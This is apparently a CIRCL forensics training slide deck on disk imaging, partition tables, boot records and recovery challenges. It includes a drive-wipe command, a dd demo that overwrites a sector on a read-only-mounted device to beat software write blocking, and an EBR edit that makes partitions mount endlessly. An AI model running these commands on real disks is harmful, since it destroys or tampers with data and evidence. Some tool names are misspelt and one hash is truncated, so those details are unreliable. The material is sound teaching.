md5sum circl-dfir.dd → bd80672b9d1bef2f35b6e902f389e83  
sha1sum circl-dfir.dd → e5ffc7233a.....7e53b9f783
```
- Tools
 - dd
 - ddrescue, gddrescue, dd_rescue
 - dc3dd - Department of Defense Cyber Crime Center
 - dcfldd - Defense Computer Forensic Labs
 - rdd-copy, netcat, socat, ssh
 - Guymager

4.5 Exercise: dc3dd

```
dc3dd if=/mnt/ntfs/carving/deleted.dd          # Input file
      log=usb.log -/
      hash=md5 hash=sha1 -/
      ofsz=$((8*1024*1024)) ofs=usb.raw.000      # Logging
                                                # Hashing
                                                # Chunk files of 8MB

ls -l

cat usb.log

cat usb.raw.00* | md5sum                      # Verify hashes
cat usb.raw.00* | sha1sum

dc3dd wipe=/dev/sdx                            # Wipe a drive
```

4.6 SuashFS as forensic container

- Embedded systems
- Read only file system
- Supports very large files
- Adding files possible
- Deleting, modifying files not possible
- Compressed
 - Real case: 3*1TB disks stored in 293GB container
- Bruce Nikkel: <http://digitalforensics.ch/sfsimage/>

```
mksquashfs circl-dfir.dd case_123.sfs
mksquashfs analysis.txt case_123.sfs
unsquashfs -ll case_123.sfs
....
mksquashfs analysis.txt case_123.sfs
....
sudo mount case_123.sfs /mnt/
```

4.7 Exercise: Modify data on RO mounted device

```
mount
mount -o ro ,remount /media/michael/7515-6AA5/
mount
```

Demo: Modify Document

```
strings -td /dev/sdb1
.....
299106 Hello World!
.....
echo $((299106/512))
584

dd if=/dev/sdb1 bs=512 skip=584 count=1 of=584.raw
||

hexer 584.raw

dd of=/dev/sdb1 bs=512 seek=584 count=1 if=584.raw
mount
```

Demo: Review Document

4.7 Exercise: RO Countermeasures


- Try on board methods:
 - `hdparm -r1 /dev/sdb`
 - `blockdev --setro /dev/sdb`
 - udev rules
 - Attack on block device still possible
- Try Forensics Linux Distributions:
 - Live Kali 2018_4 in forensic mode
 - SANS SIFT Workstation 3.0
 - DEFT X 8.2 DFIR Toolkit
 - Some distributions do not auto mount
 - Attack on block device still possible
- Kernel Patch: Linux write blocker (not tested)
 - <https://github.com/msuhanov/Linux-write-blocker>
- Hardware Write Blocker
 - Effectively block attack




5. Disk Analysis

5.1 Low-Level Data Encoding

1. FM - Frequency Modulation




2. MFM - Modified Frequency Modulation (Double Density)



5.1 Low-Level Data Encoding

- RLL 2,7 - Run Length Limited
 - No more clock is stored
 - No less than 2 zeros in between two 1's
 - No more than 7 zeros in between two 1's

Data chunk	RLL 2,7 code
000	000100
10	0100
010	100100
0010	00100100
11	1000
011	001000
0011	0001000



5.2 CHS - Cylinder Head Sector

Sector, Track, Head, Cylinder, LBA, (Cluster/Block)




Image (c) wikipedia.org - Image used solely for illustration purposes

5.3 Low-Level: Sector Structur




Image (c) forensicfocus.com - Image used solely for illustration purposes

5.4 Low-Level: Legacy considerations

Interleave Factor:

```
Interleave factor 1:1 —> 01 02 03 04 05 06 07 08 09 10 11 12 13 14 15 16 17  
Interleave factor 2:1 —> 01 10 02 11 03 12 04 13 05 14 06 15 07 16 08 17 09  
Interleave factor 3:1 —> 01 07 13 02 08 14 03 09 15 04 10 16 05 11 17 06 12
```

Zone Bit Recording:

Zone:	12	11	10	09	08	07	06	05	04	03	02	01	00
-------	----	----	----	----	----	----	----	----	----	----	----	----	----

Tracks:	100	120	140	155	170	185	195	205	210	210	215	218	220
---------	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----

Sectors:	132	132	132	132	132	132	132	132	100	100	100	100	100
----------	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----

Head and Cylinder Skewing:


No skewing

Cylinder 0: Head 0:	01	02	03	04	05	06	07	08	09	10	11	12	13	14	15	16	17
Head 1:	01	02	03	04	05	06	07	08	09	10	11	12	13	14	15	16	17
Cylinder 1: Head 0:	01	02	03	04	05	06	07	08	09	10	11	12	13	14	15	16	17

Head skew = 1, Cylinder skew = 4

Cylinder 0: Head 0:	01	02	03	04	05	06	07	08	09	10	11	12	13	14	15	16	17
Head 1:	17	01	02	03	04	05	06	07	08	09	10	11	12	13	14	15	16
Cylinder 1: Head 0:	13	14	15	16	17	01	02	03	04	05	06	07	08	09	10	11	12

5.5 LBA - Logical Block Addressing - Abstract



5.6 MBR - Master Boot Record

```
# dd if=/dev/sdc bs=512 count=1 skip=0 |xxd

0000000: fab8 0010 8ed0 bc00 b0b8 0000 8ed8 8ec0  .....
0000016: fbbf 007c bf00 06b9 0002 f3a4 ea21 0600  .|....!..
0000032: 00be be07 3804 750b 83c6 1081 fefe 0775  ...8.u.....u
0000048: f3eb 16b4 02b0 01bb 007c b280 8a74 018b  .....|...t..
0000064: 4c02 cd13 ea00 7c00 00eb fe00 0000 0000  L....|.....
0000080: 0000 0000 0000 0000 0000 0000 0000 0000  .....
0000096: 0000 0000 0000 0000 0000 0000 0000 0000  .....
...
...
0000432: 0000 0000 0000 0000 9af0 0200 0000 0020  .....
0000448: 2100 0b1b 0299 0008 0000 0080 2500 00a8  !....%...
0000464: 01a8 071a b327 0058 2900 00c0 5d00 001a  ....'X)...].
0000480: b427 076c dad2 0018 8700 00c0 6800 0000  .'I.....h...
0000496: 0000 0000 0000 0000 0000 0000 55aa  .....U.
```

000 – 439	0x000 – 0x1B7	Boot code
440 – 443	0x1B8 – 0x1BB	Disc signature
444 – 445	0x1BC – 0x1BD	Reserved
446 – 509	0x1BE – 0x1FD	Partitiontable
510 – 511	0x1FE – 0x1FF	0x55 0xAA

5.6 MBR - DOS Partition Table

```
# dd if=/dev/sdc bs=512 count=1 skip=0 |xxd

0000000: fab8 0010 8ed0 bc00 b0b8 0000 8ed8 8ec0 ..... .
0000016: fbbf 007c bf00 06b9 0002 f3a4 ea21 0600 ..|.....!..
0000032: 00be be07 3804 750b 83c6 1081 fefe 0775 ...8.u.....u
0000048: f3eb 16b4 02b0 01bb 007c b280 8a74 018b .....|...t..
0000064: 4c02 cd13 ea00 7c00 00eb fe00 0000 0000 L.....|.....
0000080: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
0000096: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
...
...
0000432: 0000 0000 0000 0000 9af0 0200 0000 0020 ..... .
0000448: 2100 0b1b 0299 0008 0000 0080 2500 00a8 !.....%...
0000464: 01a8 071a b327 0058 2900 00c0 5d00 001a .....'.X)...]...
0000480: b427 076c dad2 0018 8700 00c0 6800 0000 .'.I.....h...
0000496: 0000 0000 0000 0000 0000 0000 55aa .....U.
```

Partitiontable:

Offset: 0	Size: 1	Value: 0x80	→ Bootable
Offset: 1	Size: 3	Value:	→ Starting CHS address
Offset: 4	Size: 1	Value: 0x0b	→ FAT32
		0x07	→ NTFS
Offset: 5	Size: 3	Value:	→ Ending CHS address
Offset: 8	Size: 4	Value:	→ Starting LBA address
Offset:12	Size: 4	Value:	→ LBA size in sectors

5.6 MBR - DOS Partition Table

```
0000432: 0000 0000 0000 0000 9af0 0200 0000 0020 .....  
0000448: 2100 0b1b 0299 0008 0000 0080 2500 00a8 !.....%...  
0000464: 01a8 071a b327 0058 2900 00c0 5d00 001a .....'.X)...]...  
0000480: b427 076c dad2 0018 8700 00c0 6800 0000 .'.I.....h...  
0000496: 0000 0000 0000 0000 0000 0000 55aa .....U.
```

Partitiontable:

Offset: 0	Size: 1	Value: 0x80	→ Bootable
Offset: 1	Size: 3	Value:	→ Starting CHS address
Offset: 4	Size: 1	Value: 0x0b 0x07	→ FAT32 → NTFS
Offset: 5	Size: 3	Value:	→ Ending CHS address
Offset: 8	Size: 4	Value:	→ Starting LBA address
Offset: 12	Size: 4	Value:	→ LBA size in sectors

Addressable space:

```
CHS: echo $((2^8 × 2^6 × 2^10 * 512 / 1024^2)) = 8192 MByte  
LBA: echo $((2^32 * 512 / 1024^3)) = 2 TByte
```

Exercise: Calculate the size of the partitions

1. Take 4 byte from "LBA size"
2. Switch Little Endian value into Big Endian
3. Don't forget: Now you have the sector value, not the byte value

5.6 MBR - DOS Partition Table

```
0000432: 0000 0000 0000 0000 9af0 0200 0000 0020 .....  
0000448: 2100 0b1b 0299 0008 0000 0080 2500 00a8 !.....%...  
0000464: 01a8 071a b327 0058 2900 00c0 5d00 001a .....'.X)...]...  
0000480: b427 076c dad2 0018 8700 00c0 6800 0000 .'.I.....h...  
0000496: 0000 0000 0000 0000 0000 0000 55aa .....U.
```

Exercise: Calculate the size if the partitions

	Little Endian	Big Endian	Decimal	Sector	size	
Part1:	0x00802500	0x00258000	2457600	* 512	1258291200	1.2 GB
Part2:	0x00c05d00	0x005dc000	6144000	* 512	3145728000	3.0 GB
Part3:	0x00c06800	0x0068c000	6864896	* 512	3514826752	3.4 GB


- Demo: Change partition type with hexeditor

```
fdisk -l /dev/sdb; hexedit /dev/sdb; F2, CTRL+x
```

- Exercise: Find password in unused space before first partition

5.7 EBR - Extended Partitions

```
MBR: 0000001b0: 0000 0000 0000 0000 d7b8 0cae 0000 0014  
      0000001c0: 0904 050f 823e 0008 0000 0000 0400 0000
```



```
EBR_01: 001001b0: 0000 0000 0000 0000 0000 0000 0000 0029  
        001001c0: 0708 0717 0a2c 0008 0000 0040 0000 0018  
        001001d0: 012c 051f 4206 0048 0000 0088 0100 0000
```

```
EBR_02: 00A001B0: 0000 0000 0000 0000 0000 0000 0000 002C  
        00A001C0: 0930 071F 4206 0008 0000 0080 0100 001F  
        00A001D0: 4306 0503 8228 00D0 0100 0008 0200 0000
```


```
EBR_03: 03B001B0: 0000 0000 0000 0000 0000 0000 0000 0006  
        03B001C0: 410B 0703 8228 0008 0000 0000 0200 0000  
        03B001D0: 0000 0000 0000 0000 0000 0000 0000 0000
```

5.8 GPT - GUID Partition Table

- BIOS → UEFI - Unified Extensible Firmware Interface
- GUID - Globally Unique Identifier for each partition
 - GUID Partition Table
- Protective MBR at LBA0
 - One single entry covering the entire disk
 - Partition type 0xEE
 - if 0xEE unknown → Not empty → Not formatted
- GPT header at LBA1
- GPT entries at LBA2 → LBA34
- GPT entries: 128 Bytes
- GPT backup at end of disk

5.8 GPT - GUID Partition Table

Figure: Image (c) wikipedia.org - Image used solely for illustration purposes



5.9 VBR - Volume Boot Record - Boot Sector

```
# dd if=/dev/sdc1 bs=512 count=1 skip=0 |xxd

0000000: eb58 906d 6b64 6f73 6673 0000 0208 2000 .X.mkdosfs.... . # 0xeb 0x58 0x90
0000010: 0200 0000 00f8 0000 3e00 f800 0000 0000 .....>..... # JMP 2+88 NOP
0000030: 0100 0600 0000 0000 0000 0000 0000 0000 .....
0000040: 0000 29a2 20e9 9c46 4154 2020 2020 2020 ..). .FAT
0000050: 2020 4641 5433 3220 2020 0e1f be77 7cac FAT32 ...w|. .
0000060: 22c0 740b 56b4 0ebb 0700 cd10 5eeb f032 ".t.V.....^..2
...
...
00001f0: 0000 0000 0000 0000 0000 0000 0000 55aa .....U.
```

0 – 2	Size: 3	Jump to bootstrap code
3 – 10	Size: 8	OEM-ID: mkdosfs
11 – 12	Size: 2	Bytes per sector: 0x0002 → 0x0200 (little endian)→ 512
13 (0xD)	Size: 1	Sectors per cluster: 0x08 → 4096 bytes per cluster
50 (0x32) – 51	Size: 2	Boot sector backup: 0x0600 → 0x0006 → at sector 6
67 (0x43) – 70	Size: 4	Volume serial number: 0xa220e99c → 0x9ce920a2
71 (0x47)	Size: 11	Volume label: FAT
82 (0x52)	Size: 8	Partition type: FAT32
90 (0x5A)– 509 (0x1FD)	Bootstrap code	
510 (0x1FE)	Size: 2	Signature: 0x55AA

- Demo: Sleuthkit tools: `mmls`, `fsstat`



6. Forensics Challenges

6.1 Hide and recover data

- Situation:
 - USB stick image
 - One partition
 - Several unallocated sectors
- Challenge:
 - Hide a message in unallocated sector
 - Recover the message
 - Hide a binary in unallocated sectors
 - Recover the binary
- Hiding Data outside the file system

https://cyberday.lu/wp-content/uploads/2024/10/05_CIRCL_CyberDayLu2024.pdf

6.2 Recovering corrupt MBR

- Situation:
 - USB stick image
 - Several partitions available
 - At least one partition do not mount
- Challenge:
 - Examine the partition table
 - Find the first sector of the partition
 - Fix the Master Boot Record - MBR
 - Analyze the other offsets
 - Analyze unallocated sectors

6.2 Recovering corrupt MBR

1. Examine the partition table

```
$ fdisk -l mbr/mbr_ex.raw
      Sector size (logical/physical): 512 bytes / 512 bytes
      Disklabel type: dos
      Disk identifier: 0x9392806f

      Device        Boot   Start     End  Sectors  Size Id Type
mbr/mbr_ex.raw1            2050    67585   65536   32M  c W95 FAT32 (LBA)
mbr/mbr_ex.raw2            67586  133119   65534   32M  c W95 FAT32 (LBA)
mbr/mbr_ex.raw3          133120  262142  129023   63M  c W95 FAT32 (LBA)
```

```
$ mmcls mbr/mbr_ex.raw
      DOS Partition Table
      Offset Sector: 0
      Units are in 512—byte sectors

      Slot       Start           End           Length          Description
000: Meta     000000000000 000000000000 000000000001 Primary Table (#0)
001: _____ 000000000000 00000002049 00000002050 Unallocated
002: 000:000 00000002050 0000067585 0000065536 Win95 FAT32 (0x0c)
003: 000:001 0000067586 0000133119 0000065534 Win95 FAT32 (0x0c)
004: 000:002 0000133120 0000262142 0000129023 Win95 FAT32 (0x0c)
005: _____ 0000262143 0000262143 000000000001 Unallocated
```

6.2 Recovering corrupt MBR

2. Investigate start of 1th partition

```
dd if=mbr/mbr_ex.raw skip=2050 count=1 status=none | xxd | less  
dd if=mbr/mbr_ex.raw skip=2047 count=4 status=none | xxd | less
```

Fix LBA Start value of 1th partition entry

Calculation: $2048 = 0x00000800 \Rightarrow$ little endian: 0X00080000
Replace 0X02080000 with 0X00080000

```
hexedit -l 16 mbr/mbr_ex.raw  
000001C0 21000C34 30040008 00000000 01000033
```

Review partition table and file system stats

	Slot	Start	End	Length	Description
000:	Meta	000000000000	000000000000	000000000001	Primary Table (#0)
001:	_____	000000000000	0000002047	0000002048	Unallocated
002:	000:000	0000002048	0000067583	0000065536	Win95 FAT32 (0x0c)
003:	_____	0000067584	0000067585	000000000002	Unallocated
004:	000:001	0000067586	0000133119	0000065534	Win95 FAT32 (0x0c)
005:	000:002	0000133120	0000262142	0000129023	Win95 FAT32 (0x0c)
006:	_____	0000262143	0000262143	000000000001	Unallocated

6.2 Recovering corrupt MBR

3. Investigate end of 1th and start of 2nd partition

```
fsstat -o 2048 mbr/mbr_ex.raw
  File System Type: FAT16
  Total Range: 0 — 65535
  ...
  → Size of partition 1 is okay
```

```
sigfind -o 510 -l AA55 mbr/mbr_ex.raw
  Block: 0 (-)
  Block: 2048 (+2048)
  Block: 67586 (+65538)
  Block: 133120 (+65534)
```

```
fsstat -o 67586 mbr/mbr_ex.raw
  File System Type: FAT16
  Total Range: 0 — 65535
  ...
  → Start of partition 2 is okay
  → There are 2 unallocated sectors in between
  → Size of partition 2 is okay
```

Investigate the sectors

```
dd if=mbr/mbr_ex.raw skip=67583 count=4 | xxd | less
```

6.2 Recovering corrupt MBR

005:	000:002	0000133120	0000262142	0000129023	Win95 FAT32 (0x0c)
006:	_____	0000262143	0000262143	0000000001	Unallocated

4. Investigate 3rd partition

```
sigfind -o 510 -l AA55 mbr/mbr_ex.raw
Block: 0 (-)
Block: 2048 (+2048)
Block: 67586 (+65538)
Block: 133120 (+65534)
```

```
fsstat -o 133120 mbr/mbr_ex.raw
File System Type: FAT16
Total Range: 0 — 129022
...
    ➔ Start of partition 3 is okay
    ➔ Size of partition 3 is okay
    ➔ There is 1 unallocated sector at end of disk
```

Investigate the last 2 sectors of disk

```
dd if=mbr/mbr_ex.raw skip=262142 | xxd | less
```

6.3 Lost in Hyperspace: USB stick investigation

- Situation:
 - USB stick image with one extended partition
 - Some logical partitions available
 - Countless partitions get mounted
- Challenge:
 - Analyze USB stick with standard tools
 - Analyze MBR with a hexeditor
 - Discover what's going wrong
 - Fix the broken values

6.3 Lost in Hyperspace: USB stick investigation

USB stick before manipulation:

```
# dmesg -T
[Do Jan 23 21:40:07 2020] sd 1:0:0:0: [sdb] 250068992 512-byte logical blocks:
[Do Jan 23 21:40:07 2020]   sdb: sdb1 < sdb5 sdb6 sdb7 >

# fdisk -l /dev/sdb
Device     Boot  Start    End  Sectors  Size Id Type
/dev/sdb1        2048 264191  262144 128M  5 Extended
/dev/sdb5        4096  20479   16384   8M  7 HPFS/NTFS/exFAT
/dev/sdb6      22528 120831   98304  48M  7 HPFS/NTFS/exFAT
/dev/sdb7      122880 253951  131072  64M  7 HPFS/NTFS/exFAT

# mount
          /dev/sdb7 on /media/michael/DFIR
          /dev/sdb6 on /media/michael/CIRCL
          /dev/sdb5 on /media/michael/test

# df -ha | grep sdb
/dev/sdb7           64M  2,5M   62M   4% /media/michael/DFIR
/dev/sdb6           48M  2,5M   46M   6% /media/michael/CIRCL
/dev/sdb5          8,0M  2,5M   5,6M  31% /media/michael/test
```

Manipulation 4 bytes:

```
# hexedit /dev/sdb
.....
03B001C0  41 0B 07 03  82 28 00 08  00 00 00 00  02 00 00 00  A....(.....
03B001D0  00 00 05 00  00 00 00 48  00 00 00 88  01 00 00 00  .....H.....
```

6.3 Lost in Hyperspace: WTF

2	CIRCL	DFIR	CIRCL	CIRCL	DFIR	DFIR	DFIR	DFIR	CIRCL	CIRCL
Lest	DFIR	DFIR	CIRCL	CIRCL	DFIR	DFIR	DFIR	DFIR	CIRCL	CIRCL
DFIR	DFIR	DFIR	CIRCL	CIRCL	DFIR	DFIR	DFIR	DFIR	CIRCL	CIRCL
DFIR	DFIR	DFIR	CIRCL	CIRCL	DFIR	DFIR	DFIR	DFIR	CIRCL	CIRCL
DFIR	DFIR	DFIR	CIRCL	CIRCL	DFIR	DFIR	DFIR	DFIR	CIRCL	CIRCL
CIRCL	DFIR	DFIR	CIRCL	CIRCL	DFIR	DFIR	DFIR	DFIR	CIRCL	CIRCL
CIRCL	DFIR	DFIR	CIRCL	CIRCL	DFIR	CIRCL	DFIR	DFIR	CIRCL	CIRCL
CIRCL	DFIR	CIRCL	CIRCL	DFIR	DFIR	DFIR	DFIR	CIRCL	CIRCL	CIRCL
CIRCL	DFIR	CIRCL	CIRCL	DFIR	DFIR	DFIR	DFIR	CIRCL	CIRCL	CIRCL
CIRCL	DFIR	CIRCL	CIRCL	DFIR	DFIR	DFIR	DFIR	CIRCL	CIRCL	CIRCL

6.3 Lost in Hyperspace: USB stick investigation

```
$ fdisk -l /dev/sdb
```

Device	Boot	Start	End	Sectors	Size	Id	Type
/dev/sdb1		2048	264191	262144	128M	5	Extended
/dev/sdb5		4096	20479	16384	8M	7	HPFS/NTFS/exFAT
/dev/sdb6		22528	120831	98304	48M	7	HPFS/NTFS/exFAT
/dev/sdb7		122880	253951	131072	64M	7	HPFS/NTFS/exFAT
/dev/sdb8		22528	120831	98304	48M	7	HPFS/NTFS/exFAT
/dev/sdb9		122880	253951	131072	64M	7	HPFS/NTFS/exFAT
.....							
.....							
/dev/sdb56		22528	120831	98304	48M	7	HPFS/NTFS/exFAT
/dev/sdb57		122880	253951	131072	64M	7	HPFS/NTFS/exFAT
/dev/sdb58		22528	120831	98304	48M	7	HPFS/NTFS/exFAT
/dev/sdb59		122880	253951	131072	64M	7	HPFS/NTFS/exFAT
/dev/sdb60		22528	120831	98304	48M	7	HPFS/NTFS/exFAT

```
$ mount
```

```
.....  
/dev/sdb79 on /media/michael/DFIR25  
/dev/sdb82 on /media/michael/CIRCL28  
/dev/sdb86 on /media/michael/CIRCL33  
.....  
.....  
/dev/sdb162 on /media/michael/CIRCL68  
/dev/sdb163 on /media/michael/DFIR73  
/dev/sdb166 on /media/michael/CIRCL64
```

6.3 Lost in Hyperspace: USB stick investigation

Do further investigations:

```
$ df -ha
```

```
....  
/dev/sdb157          64M  2,5M   62M   4% /media/michael/DFIR72  
/dev/sdb158          48M  2,5M   46M   6% /media/michael/CIRCL63  
/dev/sdb159          64M  2,5M   62M   4% /media/michael/DFIR69  
/dev/sdb160          48M  2,5M   46M   6% /media/michael/CIRCL67  
/dev/sdb162          48M  2,5M   46M   6% /media/michael/CIRCL68  
/dev/sdb163          64M  2,5M   62M   4% /media/michael/DFIR73  
....
```


```
$ mmfs /dev/sdb
```

→ Nothing... WTF?

Any ideas how to proceed?

→ Use hexeditor to read the partition table

6.3 Lost in Hyperspace: Solution step 1




EBR_01: 001001b0: 0000 0000 0000 0000 0000 0000 0000 0029
001001c0: 0708 0717 0a2c 0008 0000 0040 0000 0018
001001d0: 012c 051f 4206 0048 0000 0088 0100 0000

EBR_02: 00A001B0: 0000 0000 0000 0000 0000 0000 0000 002C
00A001C0: 0930 071F 4206 0008 0000 0080 0100 001F
00A001D0: 4306 0503 8228 00D0 0100 0008 0200 0000

EBR_03: 03B001B0: 0000 0000 0000 0000 0000 0000 0000 0006
03B001C0: 410B 0703 8228 0008 0000 0000 0200 0000
03B001D0: 0000 0000 0000 0000 0000 0000 0000 0000

6.3 Lost in Hyperspace: Solution step 2



